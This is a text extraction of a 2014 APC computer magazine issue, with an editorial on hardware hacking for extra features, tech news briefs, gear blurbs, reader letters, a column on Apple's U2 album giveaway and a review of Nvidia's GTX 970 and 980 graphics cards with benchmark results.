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Nov 2014
Issue 408

YOUR EXPERT

GUIDE TO TODAY'S TECH

**NVIDIA GTX
900 SERIES**


Are these the
best GPU
upgrades
of 2014?

HOW TO HACK EVERYTHING

UNLOCK EXTRA FEATURES, BETTER PERFORMANCE
& MORE WITH THESE HARDWARE SECRETS!

REAL HACKS

LEARN HOW WI-FI AND THE WEB ARE HACKED
+ HOW TO RECOVER FROM A HACK ATTACK!



CLEVER HOW-TOs

- Turn an old Android into a wireless music server
- Fix iOS screen problems
- Optimise a dual-monitor setup
- Serve torrents with a Raspberry Pi

ESCAPE WINDOWS

Massive how-to guide: Jump the Windows ship and sail happily into a Linux-fueled future

PC BUILDER GUIDES

Make a monstrous mini-PC — 6 'boards and 9 cases compared + Intel's new enthusiast X99 platform thoroughly reviewed

RATED



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FIPP



Why you should hack your stuff

APC's editor reckons you shouldn't just make do with the defaults.

Our main story this issue is about gloriously cracking open your favourite tech and gleefully voiding your warranty in a brazen attempt to get more from said device – more speed, more features and more value. Hardware hacking isn't something new to readers of APC – we cover it in some way almost every month – but we thought it was worth celebrating, so this month we've shared our favourite gear hacks in one place.

Hardware hacks have a long history and they're a great way of repurposing gear for new (and often unintended) tasks. Back in 2002, for example, an Xbox was just about the most flexible network media player you could find – but you had to hack it to enable to ability to run the non-approved XBMC software. It's a piece of software that's gone on to help shape the media PC scene.

I've been a huge fan of squeezing more from my PCs and gadgets for as far back as I can remember. I overclocked the first PC that I ever built and I routinely root my Android smartphones in order to run the custom CyanogenMod OS – and I've even got my less-techy wife doing the latter now. (I helped the first few times, but the process has become so fine-tuned that she's capable of

going off and do it on her own.)

Over the last few years, some vendors have even got in on the hacking act. Netgear and Linksys happily trumpet that select routers they make can be flashed with the OpenWRT community-built firmware, and ASUS has gone even further than this by incorporating features often only seen in the latter within its own official firmware.

There are, of course, some caveats to living a hardware-hacker lifestyle. Some features don't always work as well as they should, and occasionally you'll have to sacrifice some brand-specific tweaks or functionality to be able to make the switch. But in our experience, doing so is almost always worth it.

Before you begin, it'd be remiss of us not to pass on a quick word of warning to those new to the field: Make sure you're prepared to do a hell of a lot of device hacking – because once you get started, you won't want to stop.



DAN GARDINER

EDITOR
dan.gardiner@futurenet.com

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UNLOCK EXTRA FEATURES, BETTER PERFORMANCE & MORE WITH THESE HARDWARE SECRETS!

+ REAL HACKS LEARN HOW WI-FI AND THE WEB ARE HACKED + HOW TO RECOVER FROM A HACK ATTACK!



ESCAPE WINDOWS

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
"Many of the great tech inventions started out as little more than hardware hacks."
How to hack everything, P30



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
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
» NEED TO KNOW



Smooth operator: Microsoft Hyperlapse

Thanks to the huge popularity of smartphones and webcams, the amount of video we record has snowballed drastically.

However, camera shake remains a big problem, despite advances in optical and digital stabilisation. Microsoft believes it has created the best solution to the problem with a piece of software dubbed Hyperlapse (not to be confused with Instagram's similar app, designed around gyroscopic compensation). Rather than smoothing footage in a similar manner to digital stabilisation, Hyperlapse builds a virtual three-dimensional version of the place captured in the footage, then glides the camera smoothly through this environment. The end result has to be seen to be believed: check it out at tinyurl.com/kp643vh. While the Hyperlapse tech is still in its demonstration phase, it's clear that it will make it much easier to watch friends' holiday footage without developing motion sickness (although boredom, irritation and fatigue may still be a very real problem).



Windows 9 preview en route?

Want to take a look at the next version of Windows? You're in luck.

By the time you read this, the Windows 9 Technical Preview should already be available for you to download and test out for yourself. The official announcement of the next instalment of Windows was slated to occur right after this issue of APC was published, with the availability of a downloadable preview edition expected to directly follow Microsoft's official launch event.

This first Technical Preview is unlikely to be visually that different from the current version of Windows 8.1, but it should come packing the new Start menu and the ability to run

Modern UI apps in windows on the desktop. The Consumer Preview version further on down the track ought to then bring the integration of Microsoft's Siri-beating Cortana application into Windows 9.


Microsoft is looking to quickly get people talking about Windows 9 in the hope that it can bury some of the ill-feeling that's become attached to the Windows 8 brand. The company executed a similar tactic when Vista became a bit of a millstone around its neck, shifting focus quickly to Windows 7, and it's looking to perform the same shift away from Windows 8.

Reversible USB arrives at last

The fully reversible USB Type-C physical connector has been finalised by the USB 3.0 Promoter Group.

Just like Apple's Lightning connector, this new USB socket doesn't care which way you plug in the cable. A seemingly simple design change, perhaps, but also a much needed convenience — especially when fumbling around with cables in dimly lit areas or when reaching around to the rear of devices.

You won't be able to plug a USB Type-C connector directly into an existing USB port, though you can still use existing products with the new cable by way of an adapter. In that sense, USB Type-C, which will be part of the USB 3.1 standard, is backwards compatible. Speaking of USB 3.1, the new cable and connector will support theoretical maximum transfers of up to 10Gb/s while delivering up to 100W of power. Yippee!



China to banish Microsoft

Is the People's Republic of China working to replace western OSs with its own homespun OS?

The history of Microsoft in China is a rather unhappy one. Although it's recently been allowed to officially sell five million Xbox Ones in the country, earlier this year Windows 8 was banned from government computers. Now, Chinese authorities are said to be going further, looking at expelling all versions of Windows from the country, in addition to restricting desktop and mobile software from US compatriots Google and Apple.

Tensions between China and the US over computer technology have heightened markedly over the past year, after the NSA of a huge

surveillance program involving foreign countries and world leaders.

Details on China's proposed OS replacement are scarce, though we do know that around 13 software companies and 80 research units are working together to create the code, including a bespoke app store. It's not entirely clear what the new OS will be based on, although Linux is a safe bet; China has had form in the past, with Red Flag being released in 2000, and Kylin OS – based on Ubuntu – having been launched in 2013.

Linux Torvalds: "I still want the desktop"


In alternative OS circles, proclaiming "This is the year of Linux!" has now become a well worn joke. It used to signify the belief that this year would be the year that Linux becomes the dominant OS on desktop PCs. The funny thing is, times have changed and desktop PCs have lost significance. Meanwhile, mobile devices, 'smart' appliances, servers and much more have been growing in importance, with Linux often being the dominant OS installed on all manner of hardware. Nowadays most years are in fact "the year of Linux" (in a sense).

That hasn't stopped Linux founder, Linus Torvalds, from keeping his sights set on the consumer PC battleground, however. At this year's LinuxCon in Chicago, Torvalds told the crowd, "I still want the desktop", which got an enthusiastic reception from the audience. The famous Linux dev conceded that "the whole infrastructure problem" was still holding Linux back from mainstream consumer adoption, but indicated it was just a matter of time before the tide turns: "I think we'll get there one day."

Farewell to the iPod Classic

With all the talk of the new iPhone 6, iPhone 6 Plus and forthcoming Apple Watch, you might not have noticed that Apple has quietly retired one of its most successful products to date.

After 13 years, we say a fond farewell to the iPod Classic. The first-generation model was introduced way back in 2001, sporting 5GB of storage space (a big deal back then, enough for 1,000 songs), a mono LCD and a unique, mechanical click wheel for scrolling effortlessly through your digital music library. By the time the iPod Classic reached its sixth (and final) generation, it featured a touch-sensitive click wheel, 2.5-inch backlit colour display that could display photos, videos and games, kitted out with 160GB of HDD storage. So let's pour one out for the old iPod Classic and remember the clickety-clickety sound that its original click wheel used to make. Sadly it has no place in the new era of big smartphones and stylish smartwatches.





\$2.5 billion

Microsoft buys Mojang for a tidy US\$2.5 billion (\$2.76 billion).

The latest whopping tech acquisition has landed. Microsoft is snapping up Mojang, the Swedish maker of world-conquering indie game sensation, *Minecraft*, for a little shy of three billion crackers. Inevitably Microsoft has reassured the millions of *Minecraft* fans around the world that it will keep the game available on all current platforms, but as others have pointed out Microsoft could stand to make a lot of profit on the deal if it looks at expanding *Minecraft*'s monetisation opportunities, specifically with regard to in-app purchases. Gulp.

43 Tbps


World-record-breaking download speed would be kind of nice to have.

Think you've got a speedy broadband connection at home? You ain't seen nothing. Researchers at the Technical University of Denmark have broken the world record for the fastest single optical fibre network, achieving a rather zippy 43 terabits per second. That's nearly 5.4 terabytes of data per second, or a movie download in just 0.2 milliseconds. Um... yes please!

1.2 billion

More than a billion stolen internet credentials are in the hands of Russian hackers.

According to a recent report in *The New York Times*, a Russian "crime ring" has amassed an illicit treasure trove of some 1.2 billion user credentials, including usernames, passwords and email addresses. According to one security researcher quoted in the article: "The ability to attack is certainly outpacing the ability to defend... We're constantly playing this cat and mouse game, but ultimately companies just patch and pray."



mph

Google's robo-cars will exceed the speed limit by up to 10mph to avoid danger.


Driverless cars. We know they're coming. We know they're supposed to be better, safer drivers than us. And we know that their networked AI traffic smarts will supposedly even help ease traffic flow in all sorts of situations — as they won't perpetuate the same kinds of driving inefficiencies people unwittingly do, like unnecessary lane changes for minor individual gains, which have a trickle-down slowing effect that impacts everybody else behind you. And now we know how far they're willing to go to avoid driving hazards. They're programmed to exceed the speed limit by up to 10mph (16km/h) to avoid danger. You read that right: they're actually designed to break the law where necessary for safety purposes. We reckon if you happen to get pulled over for speeding, however, robo-car will just shrug and look the other way while you fork out for the ticket. Told you they were smart.

10TB

Western Digital has the world's largest hard drive in the works

Running out of storage on your trusty desktop? Try this on for size. Western Digital subsidiary HGST has announced it's working on the world's first 10TB HDD. While the product in question is being developed exclusively for use in data centres (no consumer release... yet!), it's further proof there's more life in mechanical, magnetic drives. And thusly the SSD *coup d'état* is postponed another year.


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


X99S SLI PLUS


X99S XPOWER AC

X99S GAMING 9 AC


Turbo M.2 32 Gb/s



OC Engine



Quad SLI/ CF



DDR4-3333(OC)



SATA Express



technotes

» GEAR



RITOT PROJECTION WATCH

US\$160 | WWW.RITOT.COM

This aluminium bracelet from Ritot pitches itself as the world's first "projection watch". Featuring a built-in pico projector, Ritot projects the time onto the back of your hand using an accelerometer to detect wrist movement. Not only that, but this Indiegogo-funded wearable can also connect wirelessly to your iPhone to display caller information, text messages, email alerts, and Twitter updates. The project spectacularly overfunded and the extra cash will enable its developers to add fitness tracking features, ultimately giving Ritot a far wider appeal.

UPP FUEL CELL

\$TBC | WWW.BEUPP.COM

You might have heard of Intelligent Energy. The UK company is rumoured to be working with Apple on integrated fuel cell technology that would be able to power our laptops and tablets for days rather than hours. The good news is that this technology is already available for pre-order in the shape of the UPP, a portable fuel cell which uses air and hydrogen (from a plug-in fuel cartridge) to create an electrical charge. Water vapour is the only by-product.



DATAMANCER AVIATOR KEYBOARD

US\$725

WWW.DATAMANCER.COM

There are keyboards and then there are Datamancer keyboards. The company's Marquis Keyboard (\$1,000) is edged with engraved, polished brass; the Reliquary Keyboard (US\$2,450) is housed in a wooden box with a removable stained-glass lid. This modest Aviator model is inspired by vintage aviation design, combining a brushed aluminium frame (that looks like it was salvaged from an old dirigible) with old-fashioned, typewriter-style keys. Awesome.



CORE V1

THE SMALL CASE WITHOUT LIMITATIONS

The Thermaltake Core V1 is built for high-end gaming grade components. It comes packed with dual expansion slots for the biggest graphic cards, 140mm of headroom for CPU coolers, support for full size ATX PSUs and still has room for tons of cable management space.

HIGH-END GAMING READY

The Core V1 features mounting points to support D-DI/ATX liquid cooling systems and air cooling units. It also has slots for 3.5" drives and 2.5" drives. It is also compatible with 120mm and 140mm fans. Along with two optional fans, there are also at the rear that help maximize airflow.

ADVANCED COOLING SUPPORT

SYSTEM DESCRIPTION

Complete with full size graphics card support and modular interchangeable panels, the Thermaltake Core V1 incorporates everything you'd expect in a normal size tower into a mini-ITX structure. Whether you have space limitations or are looking for a portable PC build, the Core V1 will fit all your performance, modding or liquid cooling needs.

Thermaltake
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technotes

EPINIONS



Microsoft® Windows® xp

"I have an Acer Aspire One netbook which due to its size I use while travelling, it has XP as the OS"



XP: STILL HANGING IN THERE

In reply to your article in issue 404, page 6, about the continued use of Windows XP.

I have an Acer Aspire One netbook which due to its size I use while travelling, it has XP as the OS. I understand that the netbook will not accept Windows 8 and therefore I continue to use XP trusting that hopefully the antivirus software is a sufficient safeguard. I'm using ZoneAlarm Free antivirus and firewall.

Barry James

DEVELOPERS ARE PEOPLE TOO

I have been reading APC since the first edition, and I read every word every month, but I'm not a gamer, have never been, and will never be. APC seems to be drowning in gaming articles lately. Keyboard and mice reviews, motherboard reviews, even business laptop reviews, are all presented from the

gamers perspective.

I am a developer, mostly in Microsoft Visual Studio, mostly targeting Windows 2008 and Windows 7. How about some articles targeting us? What keyboard is best for developers? What system build would be best for a developer? What monitor is best for long hours of text-based coding? You have me as a reader for life, but I'd love to read some articles that target people like me, not just gamers!

Ross Coster

NOT WORTH THE PAPER IT'S WRITTEN ON

In Epinions in issue 407, page 12, Kiran pointed out how an IT department in a hospital seemed to be vague about what a bare bones computer is. I would say that maybe the IT department might be a bare bones IT department, it comes with an IT degree, and little else! I worked for an IT branch in a Federal Government department, and we had information

technology officers, whom I would not let near a PC or network with their 'IT degree'. In a hospital they would, I hope, not have an orthopaedic surgeon operate on an ophthalmic patient. It really is up to management to ensure that they are properly resourced with appropriate – not titular – skilled employees.

Chris Townley

CORRECTION

In the September issue (see page 66), it was incorrectly stated that Gigabyte was the first motherboard maker to market a dedicated line of 'Gaming' branded motherboards. This naming scheme actually originated with a selection of MSI's Z87 models in 2013. We apologise for the error and any inconvenience this may have caused. ■

APCMAG@FUTURENET.COM

Come on, have your say!

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tech

END USER



With or without U2

The controversy over U2's apparent forced entry onto Apple devices shows users demand digital privacy every which way.

In the lead-up to Apple's launch of its latest iPhones, the company was attempting to contain a sensational, unprecedented privacy debacle. Less than a fortnight before the event, stolen personal and intimate images of several female celebrities spread like wildfire across the internet, sourced from compromised iCloud accounts. Still, such was the feverish anticipation for the company's shiny new gadgets, by launch day user privacy issues and vulnerability scares had taken a distant backseat to the latest glossy iRevelations.

At least, they did until the close of the show, that is, when Irish uber-group U2 joined CEO Tim Cook on stage to make a surprise announcement: Apple and U2 would be giving away the band's thirteenth album, *Songs of Innocence*, as a free gift to anybody with an iTunes account. Free new music from one of the world's most celebrated bands? Rock on!

The only problem was the way Apple and U2 chose to deliver this unique gift. Rather than setting up a free download facility where interested users could opt in, Apple settled on a decidedly more aggressive form of

opt-out marketing: categorising the album as 'purchased' in users' iTunes accounts, effectively pushing the album simultaneously to as many as 800 million people. iTunes users suddenly found the new release embedded in their purchase history and cloud music collections, and in the case of users who had enabled automatic downloads for new 'purchases', many reportedly found the unasked-for album had stealthily installed itself on their devices like musical malware. Compounding the problem, *Songs of Innocence* was difficult to remove (Apple has subsequently made it easier), driving a horde of outraged users to vent their frustrations online.

And it wasn't just overly precious end users sharing their displeasure, either; many critics and commentators in the music and tech industries also labelled the manoeuvre a major PR misfire, with the *The New Yorker* stating: "Don't shove your music into people's homes... Lack of consent is not the future."

For its part, the band weren't entirely oblivious to the risks associated with such a literally pushy form of marketing. Frontman Bono admitted, "for the people out there who have no

interest in checking us out, look at it this way... the blood, sweat and tears of some Irish guys are in your junk mail." (That's one way of looking at it, although most spam emails don't clock in at well over 100MB.)

So why did they do it? Why was it 'purchased' and not just 'free' on iTunes? According to Bono, it's not just a matter of semantics. Apple paid an undisclosed sum to the band for the exclusive (rumoured to be US\$100 million, plus oodles of free advertising), and the singer argues the literal distinction is important: "Free, but paid for. Because if no-one's paying anything for it... It usually comes at a cost to the art form and the artist..."

Wise words and pure ideals. But there's also a more cynical, commercial reality. All the media attention and rollout hoopla pushed dozens of LPs from U2's back catalogue back into the charts all over the world, not to mention the millions of estimated downloads *Songs of Innocence* is expected to fetch before the 'biggest band in the world' preps their latest 2015 world tour. You know what they say about publicity, right?

Peter Dockrill ■

ENDUSER

Share your stories!

If you have an interesting story about technology users, their experiences and the issues that affect us all (whether funny or serious), email us at apcmag@futurenet.com. All correspondence becomes the property of APC and is subject to editing. Letters must include writer's full name, street address, suburb, state and phone number to be considered for print publication. Address and phone details will not be published.



GRAPHICS CARDS

GTX 970, FROM \$440; GTX 980, FROM \$700 | WWW.NVIDIA.COM

Nvidia GeForce GTX 970 & 980

Pushing performance to the Maxwell.



Over the last few generations, the graphics card race between AMD and Nvidia has become an increasingly fine-tuned game of one-upmanship. Both companies have been crafting carefully-targeted products that often straddle a fine line between slotting into their existing (often crowded) line ups and also outdoing the competition.

SAY HI TO MAX

Nvidia's latest salvo contains the first enthusiast-level cards running on the new Maxwell microarchitecture – the successor to the now almost 3-year-old Kepler design, which first appeared in the GeForce 600 series. Maxwell GPUs are also the first with full DirectX 12 support, which is currently looking like it will land early next year with Windows 9.

Kepler brought both power use and performance enhancements and for the

most part Nvidia's stuck to that formula for Maxwell. The company's chosen to skip the '800 series' naming scheme with its desktop parts – on mobile, the 800Ms are largely based on the Kepler, so the company's making a clean break with Maxwell. (Sans the GTX 750 Ti, a midrange card released earlier this year which also uses Maxwell.)

NEW TRICKS

As always, a fresh microarchitecture incorporates new features and optimisations baked into the hardware, alongside the requisite performance bump over the last-gen's fastest cards. In Maxwell, those new features include enhancements to lighting, antialiasing and something Nvidia's calling 'dynamic super resolution'. This involves rendering a game at a higher resolution than your display supports – 4K on a 1080p screen for example

– before downsampling the image to your screen's native resolution for output. Doing that 4K render first means there's more information to work with, so what you end up with is generally a cleaner image that eliminates many rendering artefacts.

Nvidia's new 'Global Illumination' lighting tech isn't quite ray tracing (aka the holy grail of light simulation) but it's a step in that direction, providing an efficient way to simulate reflected light for more realistic environments. Maxwell achieves this by internally generating a voxel-based copy of the in-game environment currently, using it to calculate light reflection, then applying that back to the final in-engine scene. Known as VXGI (Voxel Global Illumination), it's already been implemented in Epic's Unreal Engine 4, so game developers can already add it to their games, if desired.

THE GTX 980

The Kepler architecture has been wheeled out for a huge number of designs since the GTX 680 landed, and it's been tweaked and tuned to within an inch of its life – Nvidia set itself quite a task in trying to better it. Looking at the performance numbers, the GTX 980 does appear to be a product specifically made to outdo the GeForce GTX 780 Ti – Nvidia's highest-end consumer Kepler card. Though only just, in some cases. While the GTX 980 can outperform the 780 Ti by up to 15%, in some cases the difference is as low as 2%. On average though, you can expect the 980 to add around 10% to the 780 Ti's numbers.

Up against AMD's highest-speed single-core card, the Radeon R9 290X, the GTX 980 likewise pulled in front – even in games that are typically AMD strongholds, such as *Tomb Raider*. In some titles, such as the Unreal Engine-powered *Bioshock*

"Nvidia's new 'Global Illumination' lighting tech isn't quite ray tracing but it's a step in that direction, providing an efficient way to simulate reflected light to provide more realism and atmosphere to environments."

LABS RESULTS: GAMING PERFORMANCE

	NVIDIA GEFORCE GTX 980 (OEM)	NVIDIA GEFORCE GTX 780 TI (OEM)	NVIDIA GEFORCE GTX 970	NVIDIA GEFORCE GTX 780 (OEM)	NVIDIA GEFORCE GTX 770 (OEM)	AMD RADEON R9 290 (OEM)	AMD RADEON R9 290X
TOMB RAIDER							
1080P, ULTRA DETAILS (AVG FPS)	136.5	125.7	118.6	114.4	95.1	125.9	135.2
METRO: LAST LIGHT							
2,560 X 1,440, VERY HIGH DETAILS (AVG FPS)	64	66	55.67	54.67	44.67	56.33	59.67
THIEF							
2,560 X 1,440, VERY HIGH DETAILS (AVG FPS)	55.3	49.8	47	38.9	31.8	45.2	47.5

Infinite, that gap grew as wide as 30%.

What's more surprising is how frugal the 980 is. It only requires two 6-pin power connectors and while running GRID Autosport, it typically pulled around 265W. Compare that to the 340W draw for the Radeon R9 290X.

The downside, as always with new flagships, is price. This gen's a little cheaper than usual, but locally you'll still have to shell out \$700 to \$800 — a bit of a price hike on the US RRP of \$549.

ONE STEP DOWN

Our recommendation with new GPUs and CPUs is usually to take a step down from the top level, and that holds true with Maxwell too. In fact, the GeForce GTX 970 is arguably one of the most competitive 'steps down' we've ever seen, with prices starting at \$440 on the street.

The 970 achieves its lower price by lopping off about 20% of the active shaders (taking the CUDA core count from 2,048 down to 1,664) and slightly lowering core and boost clock speeds (1,050MHz/1,178MHz vs 1,126MHz/1,216MHz). That also means a resultant reduced thermal dissipation point (165W vs 145W), so the GTX 970 should pull less power, though it's not quite as heat tolerant.

Otherwise the two cards are surprisingly similar — both have 4GB of 7GHz GDDR5 and are based on a 28nm fab process (the same as Kepler).

The performance is also surprisingly close. While there's a definitive drop, in most tests the 970 scored between 80-90% the speed of its bigger brother. Nvidia isn't making stock GTX 970 cards, so the GTX 970 we tested was MSI's GTX 970 Gaming 4G (pictured opposite), with the latter's overclocked core and memory speeds lowered slightly to match Nvidia's defaults. As such, it's hard for us to make comments on temperature, but MSI's custom Twin Frozr III cooler did, impressively, keep the 970 GPU under 66°C in all of our testing.

4K PERFORMANCE

If you're eying off a 4K monitor upgrade and wondering if these GPUs are good enough to power one, we've got some bad news — at least if you're hoping to maintain a 60fps rate. In most of our test games, turning on all the eye candy meant a drop to around the 30-40fps mark with all the detail settings turn up. You can combat this but dropping the latter down to High or Normal, but often, that means you've got pin-sharp models and environments

with blurry, low-res textures slapped over them — unless you're playing *Minecraft*, that does not make for a great gaming experience.

